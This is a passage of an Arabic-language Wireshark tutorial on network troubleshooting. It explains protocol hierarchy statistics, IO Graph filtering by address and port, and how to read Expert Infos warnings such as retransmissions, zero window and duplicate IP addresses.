Internet Control Message Protocol v6	9.74 %	56	4.19 %	6928	0.000	56	6928	0.000
User Datagram Protocol	4.17 %	24	4.91 %	8131	0.000	0	0	0.000


Help Close

في الشكل التالي، قمنا بتوسيع قسم **Transmission Control Protocol(TCP)** في إطار التسلسل الهرمي للبروتوكول. هذا يشير إلى أن **2.09**٪ من مجموع حركة المرور هو لـ **Hypertext Transfer Protocol(HTTP)**، **2.09**٪ من إجمالي حركة المرور هو **Dropbox LAN sync Protocol** و**18.96**٪ من حركة المرور هو **Secure Sockets Layer traffic**. هذا يمثل فقط **23.14**٪ من إجمالي حركة المرور. هنا حيث يمكن أن تصبح نافذة التسلسل الهرمي للبروتوكول مربكة.

إذا كان **75.13%** من جميع حركة المرور القائمة على **TCP**، حيث **23.14**٪ منها ترتبط فقط مع هذه التطبيقات، ولكن ما هو مصير **51.99**٪ الأخرى من حركة المرور المستندة إلى**TCP** ؟

ننظر في عمود البروتوكول في جزء قائمة الحزم. كلما رأيت قيمة**"TCP"** ، فهذا يعنى ان الوايرشارك لم يقم بربط تلك الحزمة مع التطبيق المقابل، بل هو جزء من إنشاء اتصال **TCP**، **acknowledgment**، **teardown process**، الخ.

يمكننا عرض هذه الحزم مع فلاتر العرض tcp && !http && !db-lsp && !ssl



Wireshark: Protocol Hierarchy Statistics


Display filter: none

Protocol	% Packets	Packets	% Bytes	Bytes	Mbit/s	End Packets	End Bytes	End Mbit/s
Frame	100.00 %	575	100.00 %	165497	0.010	0	0	0.000
Ethernet	100.00 %	575	100.00 %	165497	0.010	0	0	0.000
Internet Protocol Version 4	86.09 %	495	90.90 %	150438	0.009	0	0	0.000
Transmission Control Protocol	75.13 %	432	81.89 %	135518	0.008	299	17550	0.001
Hypertext Transfer Protocol	2.09 %	12	1.76 %	2908	0.000	6	1512	0.000
Dropbox LAN sync Protocol	2.09 %	12	0.97 %	1600	0.000	0	0	0.000
Secure Sockets Layer	18.96 %	109	68.56 %	113460	0.007	99	98598	0.006
User Datagram Protocol	10.96 %	63	9.02 %	14920	0.001	0	0	0.000
Internet Protocol Version 6	13.91 %	80	9.10 %	15059	0.001	0	0	0.000
Internet Control Message Protocol v6	9.74 %	56	4.19 %	6928	0.000	56	6928	0.000
User Datagram Protocol	4.17 %	24	4.91 %	8131	0.000	0	0	0.000

Help Close

في الشكل التالي، قمنا بتوسيع أقسام**UDP** . عندما قمنا بإضافة قيم **Packets%** تحت أقسام**UDP** ، ينبغي أن تساوي أو تكون قريبة جدا من القيمة الإجمالية لـ **UDP** فوقهم.

بسبب التقريب العددي، قد تجد المجموع اعلى قليلا. على سبيل المثال، نرى أن **HTTP/UDP/IPv6** على النحو الوارد تملك **2.09**٪ من إجمالي حركة المرور و**DNS/UDP/IPv6** على النحو الوارد تملك **2.09**٪ كذلك. مضيفا هذين معا يعطينا مجموع **4.18**٪، ومع ذلك نرى **UDP/IPv6** على النحو الوارد قيمته **4.17**٪.


Wireshark: Protocol Hierarchy Statistics

Display filter: none

Protocol	% Packets	Packets	% Bytes	Bytes	Mbit/s	End Packets	End Bytes	End Mbit/s
Frame	100.00 %	575	100.00 %	165497	0.010	0	0	0.000
Ethernet	100.00 %	575	100.00 %	165497	0.010	0	0	0.000
Internet Protocol Version 4	86.09 %	495	90.90 %	150438	0.009	0	0	0.000
Transmission Control Protocol	75.13 %	432	81.89 %	135518	0.008	299	17550	0.001
User Datagram Protocol	10.96 %	63	9.02 %	14920	0.001	0	0	0.000
Hypertext Transfer Protocol	3.13 %	18	4.41 %	7304	0.000	18	7304	0.000
NetBIOS Name Service	0.52 %	3	0.17 %	276	0.000	3	276	0.000
Dropbox LAN sync Discovery Protocol	5.22 %	30	2.76 %	4560	0.000	30	4560	0.000
Simple Network Management Protocol	1.04 %	6	0.44 %	720	0.000	6	720	0.000
Bootstrap Protocol	1.04 %	6	1.24 %	2060	0.000	6	2060	0.000
Internet Protocol Version 6	13.91 %	80	9.10 %	15059	0.001	0	0	0.000
Internet Control Message Protocol v6	9.74 %	56	4.19 %	6928	0.000	56	6928	0.000
User Datagram Protocol	4.17 %	24	4.91 %	8131	0.000	0	0	0.000
Hypertext Transfer Protocol	2.09 %	12	3.99 %	6602	0.000	12	6602	0.000
Domain Name Service	2.09 %	12	0.92 %	1529	0.000	12	1529	0.000

Help Close


تطبيقات الرسم البياني وعرض استخدامات المضيف لل Bandwidth

على الرغم من أنك يمكنك استخدام التسلسل الهرمي للبروتوكول لتحديد النسبة المئوية من إجمالي البايت أو الحزم التي تستخدمها التطبيقات، الرسم البياني يمكن أن تساعدك على تحليل تدفق التطبيقات في ملف التتبع.

- **تصدير حركة مرور التطبيقات أو المضيف قبل تطبيق الرسوم البيانية**

واحدة من أسهل الطرق لتحديد مقدار ال **bandwidth** الذي يستخدمه التطبيق أو المضيف من خلال فلترة هذا النوع من حركة المرور وتصدير حركة المرور إلى ملف تتبع منفصل.

حدد **Statistics | IO Graph** لتخطيط كل حركة المرور في ملف التتبع على أساس الحزم أو البت. افتراضيا، الوايرشارك يرسم الحزم على حسب **tick** (المحور **Y**) (**packets per tick**) حيث كل **tick** يمثل ثانية واحدة (المحور **X**). عندما نصنف استخدام التطبيقات لل **Bandwidth**، فنحن نتحدث عن بت في الثانية أو ميجابيت في الثانية الواحدة. في الشكل التالي، قمنا بتغيير المحور Y إلى **bits/tick**. حيث هذا يعطينا رؤية واضحة للحركة من وإلى المضيف الواحد. عملية التحميل هذه ذات متوسط 5 ميجابيت في الثانية.




إذا كنت تريد مقارنة استخدام التطبيق في **IO Graph**، فسوف نحتاج الى تحديد حركة المرور التطبيق في منطقة الفلتر. على سبيل المثال عند تريد تحديد رسم بياني للتطبيقات المستندة إلى **TCP**، فمن المؤكد أن قاعدة الفلتر سوف يكون قائم على رقم المنفذ (**tcp.port == 80**) بدلا من اسم التطبيق وذلك للتأكد من التقاط إعداد الاتصال و **acknowledgments**. للتطبيقات المستندة إلى **UDP**، مثل **DNS**، فانه يمكنك تحديد قاعدة الفلتر استنادا إلى اسم التطبيق (**dns**) أو رقم المنفذ. إذا كنت تقوم برسوم بيانية لبروتوكول، مثل **ICMP**، ببساطة قاعدة الفلتر سوف تكون باسم البروتوكول (**icmp**) وتصدير الحزم إلى ملف تتبع جديد.

- **تطبيق صيغة فلتر العرض ip.addr في IO Graph**


إذا كان ملف التتبع الخاص بك يحتوي على **IP conversations**، يمكنك استخدام صيغ فلاتر العرض (**display filter syntax**) لإنشاء رسم بياني لل **conversations**. يتم ذلك ببساطة عن طريق إدراج فلاتر عناوين ال **IP** الخاص بك في واحدة من مناطق فلاتر الرسم البياني ومن ثم ننقر على الزر **Graph** المرتبط بها. في الشكل التالي، دخلنا اثنين من فلاتر عناوين **IP** لعمل رسم بياني لحركة

المرور من وإلى 207.236.215.136 (Graph 2) و24.6.173.220 (Graph 3) خلال عملية الالتقاط القائمة(**live capture**) . نقوم بالنقر على زر **Graph 1** لإيقاف هذا الخط البياني. استخدمنا أسلوب **impulse** في **Graph 2** وأسلوب **Fbar** في **Graph 3**. هذا **IO Graph** يشير إلى تدفق حركة المرور إلى أو من **24.6.173.220** في كثير من الأحيان أكثر من ذلك بكثير من تدفق حركة المرور إلى أو من **207.236.215.136**. يمكنك استخدام هذا النوع من الرسم البياني المفلتر لمقارنة معدلات الحركة بين اثنين أو أكثر من المضيفين.



- **تطبيق صيغة فلتر العرض ip.src في IO Graph**


إذا كنت ترغب في رسم بياني لحركة مرور في اتجاه واحد، قم باستخدام فلاتر العرض **ip.src**، **ip.dst**، **ipv6.src** أو **ipv6.dst** . على سبيل المثال، في الشكل التالي. أضفنا خطي الرسم البياني باستخدام فلتر **ip.src** مع عنوان **IP** للعميل الذي يقوم بالتحميل (**Graph 2**) وعنوان **IP** الخاص بالخادم الذي يقوم بإرسال الملف إلى هذا العميل في ملف التتبع (**Graph 4**).
هذا الرسم البياني يشير إلى أن **24.6.173.220** أكثر نشاطا في بداية ملف التتبع (حيث يتصل مع ملقمات أخرى وذلك لترجمة العناوين). ما يقرب من 10 ثانية إلى ملف التتبع، ومع ذلك، نحن نرى ان الغالبية العظمى من حركة المرور عن طريق الخادم (**199.255.156.18**). في الواقع، حركة المرور من الخادم تمثل تقريبا كل **bits/tick** في الرسوم البيانية.



- **تطبيق صيغة فلتر العرض tcp.port وudp.port في IO Graph**

إذا كنت ترغب في مقارنة استخدام العديد من التطبيقات لل **Bandwidth** في ملف التتبع، ببساطة نقوم بالفلترة على حسب رقم المنفذ المستخدم من قبل التطبيقات المستندة على **TCP** أو على اسم التطبيق أو رقم المنفذ للتطبيقات المستندة إلى**UDP**.
في الشكل التالي، قمنا بتشغيل **IO Graph** اثناء عملية الالتقاط الحية. قمنا بوضع المحور **Y** إلى **Bits/Tick**. لمعرفة مقدار الـ **bandwidth** قيد الاستخدام من قبل حركة مرور **HTTP** على المنفذ **80**، نقوم بإضافة فلاتر العرض (**tcp.port == 80**) والنقر على زر **Graph 2**. نقوم أيضا بإضافة الفلتر للأمر **FTP** وحركة نقل البيانات (**tcp.port==20 || tcp.port==21**) والنقر على زر

Graph 3. أخيرا، ثم نقوم بالنقر على زر **1Graph** لتعطيله. في حوالي 160 ثانية في ملف التتبع، فان الرسم البياني لدينا يشير إلى أن حركة المرور على المنفذ 80 يزداد وحركة المرور على المنفذ 20 و21 يقل.



تحديد أخطاء TCP على شبكة

الوايرشارك يفهم العديد من أنواع الأخطاء لشبكة **TCP**، مثل فقدان الحزم والازدحام المتلقي(**receiver congestion**) . عندما يرى الوايرشارك الحزم التي تشير الى حدوث مشاكل في الشبكة، فإنه ينشئ ملاحظة في **Expert System**.

- **Use the Expert Infos Button on the Status Bar**

على شريط الحالة (**Status Bar**)، انقر على زر **Expert Infos**. حيث يقوم بتصنيف المعلومات الى 6 فئات. اللون على زر **Expert Infos** يشير إلى أعلى طبقة من التفصيل:

الأحمر(red): أعلى مستوى هو أخطاء[The highest level is Errors]

الأصفر(yellow): أعلى مستوى هو تحذيرات[The highest level is Warnings]


السماوي(cyan): أعلى مستوى هو ملاحظات[The highest level is Notes]

الزرقاء(blue): أعلى مستوى هو الدردشات[The highest level is Chats]

الأخضر(green): يوجد تعليق حزم، ولكن لا يوجد أخطاء، تحذيرات أو ملاحظات[comments, but no Errors, Warnings or Notes]

الرمادي(grey): لا توجد أي معلومات متوفرة من قبل نظام الخبير [There are no Expert Info items]


في الشكل التالي، زر الخبراء **Expert Infos** يظهر باللون الأصفر، مما يدل على أنه لا توجد أخطاء، ولكن هناك تحذيرات.




- **التعامل مع حالات "Unreassembled" في Expert**

في الشكل التالي، نحن نرى خمس قضايا مختلفة مدرجة ضمن علامة التبويب تحذيرات(**Warnings tab**) . للأسف، يتم سرد كل بند يبدأ بـ "**Unreassembled**" هنا لأننا قمنا بتعطيل **TCP reassembly**.

(Edit | Preferences | TCP | Allow subdissector to reassemble TCP streams).



يمكنك تجاهل هذه التحذيرات ومواصلة دراسة التحذيرات الأخرى أو يمكنك إغلاق نافذة الخبراء(**Expert window**) ، قم بتمكين **TCP reassembly**، ثم قم بفتح نافذة الخبراء (**Expert window**) مرة أخرى، كما هو مبين في الشكل التالي.



- **Filter on TCP Analysis Flag Packets**

يمكنك عرض بسرعة كل الحزم التي يتم تعريفها بأنها **TCP analysis flag packets** وذلك ببساطة عن طريق تطبيق فلتر العرض **tcp.analysis.flags**. إذا كنت مهتما فقط بعرض مشاكل **TCP** في ملف التتبع، واستبعاد حزم نافذة التحديث من خلال الفلتر **tcp.analysis.flags &&! tcp.analysis.window_update**. تتميز حزم تحديث إطار **TCP** مع **TCP analysis flag**، ولكنها ليست مشكلة.

فهم ما الذي تعنيه اشارات الأخطاء لـ Expert Infos؟

الوايرشارك يمكنه الكشف عن الكثير من مشاكل في الشبكة، ولكنه لا يقول لكم ما الذي يسبب هذه المشاكل. فهم أسباب الأخطاء، والتحذيرات، والملاحظات تساعدك على معرفة ما يمكنه أن يؤثر على أداء الشبكة. يسرد هذا المقطع الأسباب الأكثر شيوعا لمختلف الأخطاء **errors** و **warnings** و **notes**.

- **Packet Loss, Recovery, and Faulty Trace Files**

قبل البحث عن مشاكل التطبيق، تحقق لمعرفة ما إذا كان هناك أخطاء **TCP** في ملف التتبع. أي تطبيق لا يمكنه أن يؤدي بشكل جيد عندما تتهاوى الشبكة الأساسية.

- **Previous Segment Not Captured (Warnings)**

هذا التحذير يشير إلى أن الوايرشارك لا يرى الحزم السابقة في اتصالات **TCP**. الوايرشارك يقيس ترتيب الحزم استنادا الى أرقام تسلسل **TCP** وبالتالي يمكن الكشف بسهولة عندما يكون هناك عدد من الحزم في عداد المفقودين. يحدث فقدان الحزمة عادة في أجهزة الشبكة، مثل السويتش أو الراوتر. قارن بين رقم التسلسل (**Sequence Number**) في حزمة الـ **TCP** المرسلة بالحزم المرسلة سابقا بهذه الطريقة نرى كيف تم فقد العديد من الحزم.

- **ACKed Lost Packet (Warnings)**

هذا التحذير يشير إلى أن الوايرشارك رأى **TCP ACK**، لكنه لم ير حزم البيانات التي يتم الاعتراف بها. إذا قمت بعملية الالتقاط على **spanned switch**، فقد يحدث زيادة تحميل على السويتش حتى لا يصبح غير قادر على توجيه كافة الحزم إلى الوايرشارك. ملف التتبع يحتوي على العديد من تحذيرات حزم **ACKed** المفقودة والتي لا ينبغي أن تستخدم للتحليل. حيث أنه لن يكن لديك نظرة كاملة عن حركة المرور.

- **Duplicate ACK (Notes)**

هذه الملاحظات تشير إلى أن مضيفي **TCP** تلقي البيانات من مضيف آخر يعتقد بوجود حزمة مفقود. وهذا هو، في جوهره، شكوى لوجود حزمه مفقودة. عندما يتلقى المرسل ثلاثة **ACKs** لطلب نفس بيانات الحزمة (كما هو موضح في رقم **ACK**)، فينبغي إعادة إرسال الحزمة المفقودة. هذه هي جزء من عملية التعافي ضد فقدان الحزمة والتي تكون احتمالاتها بسبب السويتش أو جهاز التوجيه (الراوتر).

- **Retransmission (Notes)**

تحدث هذه الملاحظات عندما يرى الوايرشارك اثنين من حزم البيانات مع نفس رقم التسلسل. حيث يقوم المرسل بإعادة إرسال حزم عندما لا يتلقى **acknowledgment (ACK)** في الوقت المناسب على ان حزمة البيانات تم إرسالها. هذا هو جزء آخر من عملية **packet loss recovery** (التي هي الأكثر احتمالا بسبب إسقاط الحزم من قبل السويتش أو جهاز الراوتر).

- **Fast Retransmission (Notes)**

تحدث هذه الملاحظات عندما يرى الوايرشارك حزمة البيانات التي طلبها شخص ما من خلال رسائل تأكيد الوصول **ACKs** مكررة في غضون 20 مللي من تكرار **ACK**. هذا هو جزء آخر من عملية **packet loss recovery** (التي هي أيضا على الأرجح سبب فقدان الحزم بسبب السويتش أو جهاز التوجيه).

- **Asynchronous or Multiple Path Indications**

المسارات المتزامنة (**Asynchronous paths**) تشير الى سفر الحزم الصادرة من مسار واحد والواردة من مسار آخر. أم المسارات المتعددة (**multiple path**) تشير الى عندما يتم تقسيم حزمة البيانات الواحدة الى عدة أجزاء صغيره والسفر باستخدام العديد من المسارات المختلفة إلى الهدف. يمكن أن يسبب هذا مشاكل إذا كان مسار واحد أسرع من الآخر.

- **Out-of-Order (Warnings)**

هذا التحذير يشير إلى أن الوايرشارك رأى حزمة تحتوي على رقم تسلسل **TCP** أقل من الحزمة السابقة. قد يشير هذا إلى أن تدفق حركة المرور يكون على طول مسارات مختلفة للوصول إلى الهدف. هذا هو عادة لا مشكلة الا ان المتلقي يكون في انتظار الحزمة مما يبدأ في تقديم شكوى عن طريق إرسال رسائل **ACKs** مكررة.

- **Keep-Alive Indication**

تم تصميم عملية **TCP keep-alive** لإجراء اتصال **TCP** خامل ولكنه مفتوح لاستخدامه في المستقبل. ومع ذلك، فان بدء عملية إنشاء اتصال لا يأخذ الكثير من الوقت، هدم الاتصال عندما يكون خاملا يخفف على **TCP peers** من النفقات العامة الغير ضرورية المستخدمة في الحفاظ على الاتصال.

- **Keep-Alive (Warnings)**

يتم إرسال حزم **TCP Keep-Alive** عندما لا يتلقى مضيف **TCP** أي اتصال من **peer** لفترة معينة من الزمن. إذا لم يتم تلقي أية **Keep-Alive ACK**، فانه ربما تم إنهاء الاتصال. مقدار الوقت الذي ينتظره المضيف قبل إنشاء **Keep-Alive ACK** عادة ما يتم إعداده في مضيف **TCP**. لا ينظر الى هذا الأمر باعتباره مشكلة.

- **Keep-Alive ACK (Notes)**

هذه المذكرة هي استجابة لـ **Keep-Alive packet**. لا ينظر إليها على أنها مشكلة.

- **Receive Buffer Congestion Indications**

كل جانب من اتصال **TCP** يحافظ على **receive buffer** (نافذة التلقي) للبيانات الواردة. إذا كان تطبيق ما يأخذ البيانات للخروج من **buffer** ببطيء، فإنه قد يؤدى الى ملء **buffer**. عندما يصبح **buffer** ممتلئ، فأن المضيف يعلن عن حالة **zero window** والتي تعنى انه لا مزيد من حزم البيانات يتم ارسالها الى المضيف على هذا الاتصال حتى يشير المضيف أن لديه مساحة متاحه في الـ **buffer** من خلال حزمة تحديث النافذة.

- **Window Full (Notes)**

هذه الملاحظة تشير إلى أن الوايرشارك قد حسبت عدد الحزم التي سوف تملأ الـ **buffer** المتاحة للهدف. هذه الحزمة في حد ذاتها ليست مشكلة، ولكن يمكن أن تكون الحزمة الأخيرة قبل حالة **zero window**.

- **Zero Window (Warnings)**

Zero Window warnings تشير إلى أن المرسل يعلن عن **TCP window size value of 0**، وهذا يعني أنه لا يوجد أي مساحة **buffer** متاحه. الجانب الآخر من اتصال **TCP** لا يمكنه إرسال المزيد من البيانات إذا لم يكن هناك مساحة **buffer** للمتلقي متاحه. التطبيق الذي يعمل على المضيف الذي يرسل حزمة **zero window** لا يلتقط البيانات من الـ **buffer** الخاص بالمتلقي. يمكن أن يكون سبب ذلك عن طريق التطبيق الخاطئ، **overloaded host**، أو حتى **user prompting process** (على سبيل المثال، **prompt** المستخدم لحفظ الملف إلى موقع معين).

- **Zero Window Probe (Notes)**

هذه المذكرة يشير إلى أن المضيف يحاول تحديد ما إذا كان الهدف قد تلقي أي مساحة **buffer** متوفرة. بشكل عام، هذا جزء اختياري من **zero window recovery process**.

- **Zero Window Probe ACK (Notes)**

تشير هذه المذكرة الى استجاب المضيف الى **Zero Window Probe**. إذا كان لا يزال يتم تعيين **window size** الى صفر فان حالة **zero window** تستمر.

- **Window Update (Chats)**

هذا **chats** يشير إلى أن المرسل يعلن عن انه يوجد مساحة أكبر من **TCP receive buffer space** مما كانت عليه في الحزمة السابقة. ويعتبر هذا عادة في اتصالات **TCP** وهذا هو حزمة **recovery** والتي ترى بعد حالة **zero window**.

- **TCP Connection Port Reuse Indication**

إعادة استخدام الاتصال يمكن أن يصبح مشكلة إذا كان التطبيق ببساطة يسمح بـ **connection timeout** على **leisure** الخاصة به. إذا لم يتم إنهاء الاتصال بشكل كامل قبل أن يحاول المضيف استخدام رقم المنفذ مرة أخرى، فانه سوف يحصل على رفض الخدمة (**TCP Reset**).

- **Reused Ports (Notes)**

تشير هذه المذكرة الى أن المضيف يستخدم نفس رقم المنفذ في اتصال السابق في ملف التتبع. فان بعض التطبيقات تعيد استخدام بعض المنافذ السابقة، وأدوات الفحص الأمني تقوم بذلك أيضا. وينبغي التحقيق من مصدر هذه الحزم.

- **Possible Router Problem Indication**

يبدو أنه الراوتر أصبح أكثر ذكاء، كما أنها أصبحت أكثر غباء. دائما قم بأعداد وتحسين **test router** لمعرفة ما إذا كان جهاز الراوتر يغير الحزمة بطريقة غير مقبولة، مثل الحالة المدرجة تاليا.

- **4NOPs in a Row (Warnings)**

هذا التحذير يشير إلى أن قيمة خيار **TCP** هي **0x01**، الخيار **NOP** (**No Operation**)، تم رؤيته أربع مرات على التوالي في الحزمة. حيث يتم استخدام **NOPs** هذه لحشو رأس **TCP** لكي ينتهي بـ **4-byte boundary**، يجب ألا ترى أربع منها متتالين. وعادة ما يحدث هذا بسبب سوء تصرف الراوتر على طول الخط.

- **Misconfiguration or ARP Poisoning Indication**

هذا **Expert** هو إشارة إلى أنه يجب التحقيق في مزيد لتحديد ما إذا كنت تواجه مشكلة مقصود أو غير مقصود.

- **Duplicate IP Address Configured (Warnings)**

هذا التحذير يشير إلى أن اثنين أو أكثر من حزم استجابة **ARP** (بروتوكول تحليل العنوان) تقدم عناوين للأجهزة مختلفة للحصول على عنوان **IP** نفسه. هذا أمر غير معتاد للغاية ويمكن إما أن يشير إلى أن عنوان **IP** المضيف تم تكوينه بشكل غير صحيح (عنوان ثابت (**static address**) الذي يتعارض مع نفس العنوان كعنوان تم تعيينه(**dynamic address**)) أو **ARP poisoning**.

عند استكشاف أخطاء شبكة الاتصالات، نقوم بفتح نافذة الخبراء (Expert Infos window) لتحديد أي من التحذيرات أو الملاحظات. ابحث عن أي مشاكل تتعلق TCP قبل الإشارة الى التطبيق على أنه سبب سوء الأداء.

